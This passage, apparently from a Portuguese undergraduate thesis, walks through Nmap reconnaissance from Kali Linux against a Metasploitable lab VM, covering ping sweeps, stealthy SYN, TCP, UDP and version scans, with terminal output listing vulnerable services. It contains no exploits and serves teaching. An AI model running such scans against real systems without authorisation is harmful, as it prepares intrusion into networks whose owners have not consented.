


Figura 20 - Máquina *Metasploitable* aberta.




Figura 21 - Máquina Kali Linux aberta.

Para alterar o idioma do Kali para português brasileiro abri a opção configurações, conforme a Figura 22, em seguida, no menu lateral selecionei a opção de região e idioma como mostra a Figura 23 e adicionei o idioma português para as opções de idioma do sistema e teclado.




Figura 22 - Configurações do Kali Linux.




Figura 23 - Configuração de Idioma e teclado Kali Linux.

## 5.2. UTILIZANDO A FERRAMENTA NMAP (NETWORK MAPPER)

Na sequência abri o terminal para executar os primeiros comandos do *software Nmap*. Com o comando “*man nmap*” abre-se o manual em português que contém informações básicas sobre o *Nmap*, assim como descrição, parâmetros a serem utilizados e um exemplo, conforme Figura 24.

```

root@kali: ~
Arquivo Editar Ver Pesquisar Terminal Ajuda
NMAP(1) [FIXME: manual] NMAP(1)

NOME
  nmap - Ferramenta de exploração de Rede e Rastreamento de Segurança /
  Portas

SINOPSE
  nmap [Tipo de Rastreamento(Scan)...] [Opções] {Especificação do Alvo}

DESCRIÇÃO
  O Nmap ("Network Mapper") é uma ferramenta em código aberto para
  exploração de rede e auditoria de segurança. Foi desenhada para
  rastrear(Scan) rapidamente redes amplas contudo funciona bem com um
  único anfitrião(host). Nmap usa pacotes IP em estado bruto(raw) sobre
  novas formas para determinar que anfitriões(hosts) estão disponíveis na
  rede, que serviços (nome e versão da aplicação) esses anfitriões(hosts)
  estão disponibilizando, que sistemas operativos (e versões de SO) estão
  em uso, que tipo de filtros de pacotes/firewalls estão em uso e dezenas
  de outras características. Enquanto o Nmap é frequentemente usado para
  auditorias de segurança, muitos sistemas e administradores de redes
  consideram-no útil para as tarefas de rotina como o inventário da rede,
  gestão de actualizações de serviços e monitorizar o uptime de
  anfitriões ou serviços.

  A saída do Nmap é uma lista de alvos rastreados(scanned) com
  informações adicionais de cada um dependendo das opções utilizadas. Uma
  informação chave é a "tabela de portas interessantes". Essa tabela
  lista o número da porta e o protocolo, o nome do serviço e o estado. O
  estado pode ser aberto (open), filtrado (filtered), fechado (closed),
  ou não-filtrado (unfiltered). Aberto (open) significa que uma aplicação
  na máquina-alvo está escutando as conexões/pacotes nessa porta.

Manual page nmap(1) line 1 (press h for help or q to quit)

```

Figura 24 - Manual Nmap.

Inicialmente é necessário fazer uma consulta no terminal para descobrir em qual faixa de rede a máquina Kali Linux está alocada. Para isso utilizei o comando “*ifconfig*” do Linux que apresenta informações da placa de rede. O resultado dessa consulta mostra que o IP é 10.0.2.15 conforme a Figura 25.

```

Arquivo Editar Ver Pesquisar Terminal Ajuda
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe7c:8e8e prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:7c:8e:8e txqueuelen 1000 (Ethernet)
    RX packets 11729 bytes 17501999 (16.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2655 bytes 163309 (159.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Loopback Local)
    RX packets 24 bytes 1356 (1.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1356 (1.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figura 25 - Consulta de IP da máquina Kali Linux.

### 5.2.1 Scan de hosts ativos

Neste momento fiz um *scan* na faixa de IP com terminação de 0 a 255 para descobrir quais *hosts* estão disponíveis na rede. Para este *scan* utilizei parâmetro *-sn* onde o *Nmap* executa um *ping scan* sem executar verificação de portas abertas, mas, somente se o *host* está ativo. O parâmetro *-n* serve para que o *Nmap* não faça resolução de DNS em cada *host* encontrado, pois este é um procedimento lento e neste momento, só preciso descobrir em qual endereço IP está o *Metasploitable*. Sendo assim, o comando ficou da seguinte forma:

```
nmap -sn 10.0.2.0-255 -n
```

O resultado dessa consulta é o seguinte, conforme Figura 26.

```

Arquivo Editar Ver Pesquisar Terminal Ajuda
root@kali:~# nmap -sn 10.0.2.0-255 -n
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-25 06:52 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00034s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00021s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00033s latency).
MAC Address: 08:00:27:8C:C8:6C (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.00047s latency).
MAC Address: 08:00:27:C2:07:D5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.05 seconds
root@kali:~#

```

Figura 26 - Resultado do *ping scan*.


### 5.2.2 Scan de hosts com serviços ativos

Pude observar, conforme ilustra a Figura 26 que foram encontrados *hosts* nos IP's com terminações 1, 2 ,3, 4 e 15. Sei que o IP do Kali Linux é o 10.0.2.15 conforme a consulta anterior. Dessa forma fiz um *scan* de portas de serviços do tipo

TCP utilizando o parâmetro `-sS`, para realizar um *scan* do tipo *SYN*, que será detalhado na sequência do trabalho, nos *hosts* com os IP's que tenham terminação de 1 até 4 para descobrir qual é o *host* alvo. Ainda incluí o parâmetro `-oN` que faz com que o *Nmap* salve o resultado da consulta em um arquivo, podendo assim, ser utilizado em verificações posteriores sem que precise refazer a consulta. O comando ficou da seguinte forma:

```
nmap -sS 10.0.2.1-4 -oN scan_tcc_descobrir_host
```

Com o resultado dessa consulta pude observar que o *host* 10.0.2.1 tem apenas a porta 53 aberta onde opera o serviço de DNS (Sistema de nome de domínio). O *host* 10.0.2.2 tem apenas as portas 631, 30800, 30900 e a 54582 abertas que não trazem seus serviços identificados. O *host* 10.0.2.3 não tem nenhuma porta aberta, conforme Figura 27. Já o *host* 10.0.2.4 tem uma grande quantidade de portas e serviços ativos. Como alguns exemplos de serviços mais conhecidos, tem o FTP na porta 21 para transferência de arquivos; o SSH na porta 22 para execução de terminal remoto; o HTTP como servidor *web* na porta 80; o IRC que é um protocolo de serviço de *chat* ao vivo na porta 6667 entre outros inúmeros serviços conforme mostra a Figura 28. Sendo assim pode-se deduzir que o *Metasploitable* está no endereço IP 10.0.2.4.



```
Arquivo Editar Ver Pesquisar Terminal Abas Ajuda
root@kali: ~ x root@kali:
root@kali:~# nmap -sS -p- 10.0.2.1-4 -oN scan_tcc_hosts
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-25 07:07 EDT
Nmap scan report for 10.0.2.1 (10.0.2.1)
Host is up (0.000094s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2 (10.0.2.2)
Host is up (0.00013s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
631/tcp   open  ipp
30800/tcp open  unknown
30900/tcp open  unknown
54582/tcp open  unknown
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3 (10.0.2.3)
Host is up (0.00011s latency).
All 65535 scanned ports on 10.0.2.3 (10.0.2.3) are filtered
MAC Address: 08:00:27:8C:C8:6C (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.4 (10.0.2.4)
Host is up (0.00012s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
```

Figura 27 - Resultado da consulta de *hosts* com serviços ativos.

```
root@kali: ~ x
Nmap scan report for 10.0.2.4 (10.0.2.4)
Host is up (0.00012s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msqsrvr
```

Figura 28 - Serviços ativos do *host* 10.0.2.4.

Após ter descoberto o *host* alvo, apliquei diversos tipos de *scan* para descobrir informações sobre este *host*. Na prática do *pentest* é necessário ter-se o máximo de informações possíveis sobre o alvo para podermos elaborar as táticas de invasão e exploração.

### 5.2.3 *Scan* de serviços no protocolo TCP

TCP é, de forma superficial, um protocolo de controle de transição de dados de alta confiabilidade que assegura que os pacotes cheguem ao seu destino na sequência correta e sem falhas.


Iniciei com um *scan* TCP utilizando o parâmetro `-sT` onde o *Nmap* fez uma comunicação com o servidor solicitando uma conexão *three way hand-shake* onde o *Nmap* envia um pacote SYN e aguarda a resposta do servidor que deve ser um pacote SYN/ACK e por fim o *Nmap* conclui a conexão enviando o pacote ACK estabelecendo a conexão com o servidor alvo. Ainda, utilizei o parâmetro `-oN` para salvar o resultado em um arquivo.

Este procedimento, segundo Lyon (2008), faz com que o servidor saiba que o *Nmap* está conectado a ele, sendo assim essa forma não é uma prática de *scan* muito utilizada por quem quer escanear de forma sutil sem ser visto.

O comando para esse *scan* é o seguinte:

```
nmap -sT 10.0.2.4 -oN scan_tcc_st
```

Nesse comando não foi incluído o parâmetro `-p` para definir as portas a serem escaneadas, sendo assim o *Nmap* fez uma busca nas portas já conhecidas, como portas padrão para cada serviço. O resultado desse *scanner* pode ser visto na Figura 29.



```
Arquivo Editar Ver Pesquisar Terminal Ajuda
root@kali:~# nmap -sT 10.0.2.4 -oN scan_tcc_st
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-25 19:09 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00055s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:C2:07:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```

Figura 29 - Resultado do TCP scan.

#### 5.2.4 *Scan* do tipo SYN no protocolo TCP

A melhor forma de fazer este tipo de *scanner*, segundo Lyon (2008), é utilizando o SYN *scan* com o parâmetro `-sS`, onde é feito uma comunicação com o servidor de modo furtivo, não completando todas as etapas da conexão *three way hand-shake*. O *Nmap* envia o pacote SYN, recebe o pacote SYN/ACK

(possibilitando identificar que esta porta está aberta) e imediatamente finaliza a conexão enviando o pacote RST, impedindo que o servidor registre a conexão na tabela TCP dele.

O comando para efetuar o escaneamento é o seguinte:

```
nmap -sS 10.0.2.4 -oN scan_tcc_ss
```

O resultado desse *scan* é bastante semelhante ao resultado do *scan* TCP (com o parâmetro -sT) que utilizei na sessão 5.2.3, porém, é efetuado de forma mais silenciosa por não completar a conexão com o servidor a cada consulta de porta. Vide Figura 30.

```
root@kali:~# nmap -sS 10.0.2.4 -oN scan_tcc_ss
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-27 12:18 EDT
Nmap scan report for 10.0.2.4 (10.0.2.4)
Host is up (0.000092s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:C2:07:D5 (Oracle VirtualBox virtual NIC)
```

Figura 30 - Resultado do SYN scan.

### 5.2.5 Scan de serviços no protocolo UDP

UDP é um protocolo que permite a transferência de dados com latência mais baixa, porém, não assegura que os dados cheguem corretamente. Aplicações conhecidas que utilizam este protocolo são os serviços de *streaming* de áudio e vídeo.

Outro *scan* muito importante utilizado é o de portas que utilizam serviços do tipo UDP. O *Nmap* utiliza para o *scan* UDP o parâmetro -sU. Assim, o comando ficou da seguinte forma:

```
nmap -sU 10.0.2.4 -oN scan_tcc_su
```

Este *scan* retornou as seguintes portas abertas com seus respectivos serviços mostrados na Figura 31.

```

root@kali: ~
Arquivo Editar Ver Pesquisar Terminal Ajuda
root@kali:~# nmap -sU 10.0.2.4 -oN scan_tcc_su
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-29 09:09 EDT
Stats: 0:07:37 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 43.28% done; ETC: 09:27 (0:09:42 remaining)
Nmap scan report for 10.0.2.4
Host is up (0.00095s latency).
Not shown: 993 closed ports
PORT      STATE      SERVICE
53/udp    open      domain
68/udp    open|filtered dhcp
69/udp    open|filtered tftp
111/udp   open      rpcbind
137/udp   open      netbios-ns
138/udp   open|filtered netbios-dgm
2049/udp  open      nfs
MAC Address: 08:00:27:C2:07:D5 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1091.30 seconds
root@kali:~#

```

Figura 31 - Resultado do UDP *scan*.

## 5.2.6 *Scan* de versões de serviços no protocolo TCP

Outra opção de *scan* importante é o *scan* de serviços e versões utilizando o parâmetro `-sV`, do qual o *Nmap* enumera os serviços disponíveis em cada porta aberta, assim como a versão do *software* daquele serviço. O conhecimento dessas versões é muito útil, pois, pode-se pesquisar vulnerabilidades conhecidas para estes serviços que estão em execução. Novamente utilizei o parâmetro `-oN` para salvar o resultado da consulta em um arquivo.

O comando usado para esse *scan* foi:

```
nmap -sV 10.0.2.4 -oN scan_tcc_sv
```

Pude observar no resultado deste *scan* que o *Nmap* retornou diversas portas abertas com serviços ativos e a versão de cada serviço, como por exemplo a porta 3306 que está com MySQL rodando na versão 5.0.51a-3ubuntu5 e a porta 5432 rodando o PostgreSQL DB 8.3.0 – 8.3.7, a porta 21 com o VSFTPd na versão 2.3.4, a porta 22 com o OpenSSH na versão 4.7p1 dentre outros serviços listados conforme a Figura 32.

```

root@kali: ~
Arquivo Editar Ver Pesquisar Terminal Abas Ajuda
root@kali: ~ x
root@kali:~# nmap -sV 10.0.2.4 -oN scan_tcc_sv
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-30 13:49 EDT
Nmap scan report for 10.0.2.4
Host is up (0.000064s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1

```

Figura 32 - Resultado do *scan* de serviços TCP.

### 5.2.7 *Scan* de versões de serviços no protocolo UDP

Na sequência fiz o mesmo *scan* executado anteriormente, porém, agora para portas que utilizam serviços do tipo UDP adicionando o parâmetro `-sU` ao comando utilizado anteriormente, ficando dessa forma:

```
nmap -sV -sU 10.0.2.4 -oN scan_tcc_sv_su
```

Assim como no *scan* que fiz anteriormente, o *Nmap* retornará as portas abertas com os serviços do tipo UDP e suas respectivas versões, como mostra a Figura 33.

```

root@kali: ~
Arquivo Editar Ver Pesquisar Terminal Abas Ajuda
root@kali: ~ x root@kali: ~
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.83 seconds
root@kali:~# nmap -sV -sU 10.0.2.4 -oN scan_tcc_sv_su
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-30 14:01 EDT

root@kali:~# nmap -sV -sU 10.0.2.4 -oN scan_tcc_sv_su
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-30 14:07 EDT
Stats: 0:03:01 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
